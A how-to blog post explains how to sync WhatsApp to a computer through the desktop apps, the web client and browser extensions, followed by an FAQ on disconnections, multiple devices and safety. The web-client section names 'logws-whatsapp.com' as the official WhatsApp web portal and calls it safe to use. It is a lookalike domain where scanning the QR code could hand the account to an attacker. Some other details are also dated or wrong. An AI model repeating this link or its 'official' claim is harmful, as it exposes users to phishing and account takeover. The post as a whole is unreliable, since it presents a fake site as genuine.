

Use official WhatsApp desktop apps for seamless sync
Last month, my cousin who works from home was fed up with switching between her laptop and phone for WhatsApp. She tried a few random apps, but they either didn’t sync properly or felt sketchy. I told her to use the official WhatsApp desktop app—turns out it’s the most reliable way, and she’s been loving it ever since. Official apps are built by WhatsApp itself, so you don’t have to worry about security issues or data leaks.
Sync with WhatsApp Desktop for Windows
Download the app: Go to the official WhatsApp desktop page (https://www.whatsapp.com/download with rel=”nofollow”) and click the Windows download button. Save the installer file to your computer, then double-click it to start the installation. Follow the on-screen prompts—it’s straightforward, like installing any other app. The installer will ask you to agree to the terms of service, and then it will place a shortcut on your desktop for easy access. Open WhatsApp on phone: Unlock your phone and open WhatsApp. Tap the three dots in the top-right corner (for Android) or the settings icon (for iOS). Select “Linked Devices” from the menu—this is where you manage all devices connected to your WhatsApp account. If you haven’t used this feature before, it might ask you to verify your identity with a passcode or fingerprint, which is a security measure to prevent unauthorized access. Scan the QR code: On your computer, the WhatsApp desktop app will show a QR code. On your phone, tap “Link a Device” and point your camera at the QR code. Once scanned, your messages will start syncing to the desktop app immediately. You can now use WhatsApp on your computer as you would on your phone—send texts, photos, videos, and even make voice calls if your computer has a microphone and speaker.
Sync with WhatsApp Desktop for Mac
Get the Mac app: Head to the Mac App Store or the official WhatsApp download page (same link as above). Search for “WhatsApp Desktop” and click “Get” to download it. Wait for the installation to finish—it should take just a minute or two. Once installed, you’ll find the app in your Applications folder. You can also add it to your Dock for quick access. Access linked devices: Open WhatsApp on your iPhone or Android. For iOS users, go to Settings > Linked Devices. For Android, tap the three dots > Linked Devices. This step is the same across both platforms because it’s about your WhatsApp account, not the device type. You’ll see a list of any devices already linked to your account, if any. Complete the QR scan: Open the WhatsApp Desktop app on your Mac. You’ll see a QR code. On your phone, tap “Link a Device” and scan the code. Within seconds, your chat history and messages will appear on your Mac. Pro tip: Keep the app running in the background for continuous sync—it won’t drain much battery, and you’ll get real-time notifications when new messages arrive.
Sync WhatsApp to computer via web browser
If you don’t want to install any apps (maybe you’re using a public computer or don’t have admin rights), syncing via a web browser is a great option. I use this when I’m at a friend’s place and need to check my messages without using their phone. It’s quick, easy, and doesn’t require any downloads.
Sync via WhatsApp web
Open the web page: Go to https://www.logws-whatsapp.com. This is the official WhatsApp web portal, so it’s safe to use. Make sure your browser is up to date—older versions might have compatibility issues, which can cause the sync to fail or the page to load slowly. Popular browsers like Chrome, Firefox, and Safari work best with WhatsApp web. Prepare your phone: Open WhatsApp on your phone, go to Linked Devices (same as before), then tap “Link a Device”. You might need to unlock your phone with a passcode or fingerprint if it’s locked. This step is crucial because it ensures that only you can link a new device to your account. Scan and sync: The web page will display a QR code. Point your phone’s camera at it, and once it’s scanned, your WhatsApp chats will load on the browser. You can use all the basic features of WhatsApp here—send messages, view media, and even reply to group chats. Remember to log out when you’re done, especially if you’re using a shared computer—just click the three dots in the top-left corner of the web page and select “Log Out”.
Sync using browser extensions (with caution)
Choose a trusted extension: Not all extensions are safe, so pick one from a reputable source like the Chrome Web Store. Look for extensions with high ratings (4.5 stars or above) and many reviews—for example, “WhatsApp Web Plus” (but note that WhatsApp doesn’t officially endorse third-party extensions). Always read the privacy policy before installing to make sure your data isn’t being collected or shared with third parties. Install and set up: Click “Add to Chrome” (or your browser) and follow the prompts. Once installed, click the extension icon in your browser’s toolbar. It will redirect you to a page with a QR code—same as the web method. Some extensions might ask for additional permissions, like access to your camera or storage, so be sure to review those before proceeding. Link your device: Use your phone to scan the QR code as before. The extension might offer extra features like dark mode, message scheduling, or the ability to hide read receipts. However, be aware that these features could violate WhatsApp’s terms of service, which might lead to your account being temporarily banned. I once tried an extension that caused my WhatsApp to crash, so I stick to official methods most of the time.
WhatsApp web common questions解答
Why does my WhatsApp web sync keep disconnecting?
There are a few reasons why your WhatsApp web sync might drop. First, check if your phone has a stable internet connection—WhatsApp web relies on your phone’s data or Wi-Fi to sync messages. If your phone is in airplane mode or has no signal, the web version will disconnect immediately. Second, make sure your phone’s battery isn’t low—some phones go into power-saving mode when the battery is below 10%, which can turn off background data for WhatsApp. This means the web version won’t receive new messages until you turn off power saving. Third, check if you’re using an outdated browser—updating your browser to the latest version can fix compatibility issues. I had this problem last week: my laptop’s Wi-Fi was fine, but my phone was on a spotty 4G network. Once I switched my phone to Wi-Fi, the sync stayed connected. Also, WhatsApp’s official docs (https://www.whatsapp.com/help/web/faq with rel=”nofollow”) mention that closing the WhatsApp app on your phone will disconnect the web version, so keep it running in the background.
Can I sync WhatsApp to multiple computers at once?
Yes, you can sync WhatsApp to up to four devices at the same time—this includes both desktop apps and web browsers. I tested this last month: I had my WhatsApp linked to my work laptop, home desktop, and two different browsers on my tablet. All of them synced messages in real time, so I could reply to a message on my work laptop and see the reply on my home desktop. However, you can’t link two phones to the same WhatsApp account—that’s against WhatsApp’s policies. To add a new device, just repeat the QR scan process. Remember to log out of devices you no longer use to keep your account secure. For example, if you used a friend’s computer to sync WhatsApp, make sure to log out before leaving—otherwise, they could access your messages, photos, and videos.
Is syncing WhatsApp to computer safe?
Syncing WhatsApp to your computer using official methods (desktop app or WhatsApp web) is safe because it uses end-to-end encryption. This means that only you and the person you’re chatting with can read the messages—not even WhatsApp or your internet provider can access them. Third-party extensions, however, are a different story. Some extensions might collect your data or inject ads into your chat interface. I once installed a third-party extension that asked for permission to access my chat history—I immediately uninstalled it because it was a privacy risk. To stay safe, stick to official apps or the official WhatsApp web portal. Also, always keep your phone and computer’s operating systems up to date—updates often include security patches that protect against vulnerabilities. For example, if your computer has an outdated OS, it might be more susceptible to malware that could steal your WhatsApp data.
If you try any of these methods, let me know how it goes—I’d love to hear your experience! Whether you use the desktop app or the web version, syncing WhatsApp to your computer should make your daily tasks a lot easier. Just remember to follow the security tips to keep your account safe.